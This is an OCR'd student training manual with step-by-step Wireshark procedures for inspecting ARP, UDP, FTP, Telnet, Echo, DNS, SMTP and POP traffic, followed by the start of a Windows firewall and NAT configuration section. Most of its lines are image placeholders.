Olivia Cahill

MS IT/Cybersecurity

Contents


Training Manual

Traffic Analysis Tools and Methodology


ARP (Address Resolution Protocol)

1) Open Wireshark


2) Enter "arp" in the filter bar at the top




This will bring up a list of all the ARP traffic on the network



There are two types of ARP packets: Request and Reply
To view the ARP request and reply expand "Address Resolution Protocol (request)




3) Enter "arp -a"




Monitoring ARP storms


1) Select "Edit" →"Preferences"




2) Expand "Protocols" → Select "ARP/RARP" → Check "Detect ARP request storms"



To detect ARP attacks looks for:




Packet details:



UDP


1) Open Wireshark


2) Enter "udp" in the filter bar





3) Click on a UDP packet you want to review. The Datagram Protocol is the UDP header.

Expanding the "User Datagram Protocol" will provide packet details including Source port, destination port and length.











FTP

1) Open Wireshark

2) Type "TCP"




3) Select the packet you want to analyze and expand "Transmission Control Protocol"




Telnet

1) Open Wireshark


2) Type "telnet"



3) Right-click on the packet you want to analyze and select "Follow TCP Stream"




This will allow the login and password to be viewed




Echo

1) Open Wireshark


2) Type “tcp.port ==7”



3) Right-click on the packet you want to analyze and "Follow TCP Stream"




You will see the conversation echo




DNS


1) Open Wireshark

2) Type "dns"







3) Select the packet to review and go down to "Domain Name System (query)



4) Right-click on "Transaction ID" AND SELECT "Apply as Filter" And "Selected"




A response time will then be received and displayed




SMTP

1) Open Wireshark

2) Type in "SMTP"



3) Select the packet to analyze and expand "Simple Mail Transfer Protocol"




POP

1) Open Wireshark

2) Type in "pop"

3) Right click and "Follow TCP Stream"
The entire conversation can be reviewed




Firewalls

Firewall: Configuration and Rules Creation


Windows

1) Open "Routing and Remote Access"


2) Select NAT listed under IPv4



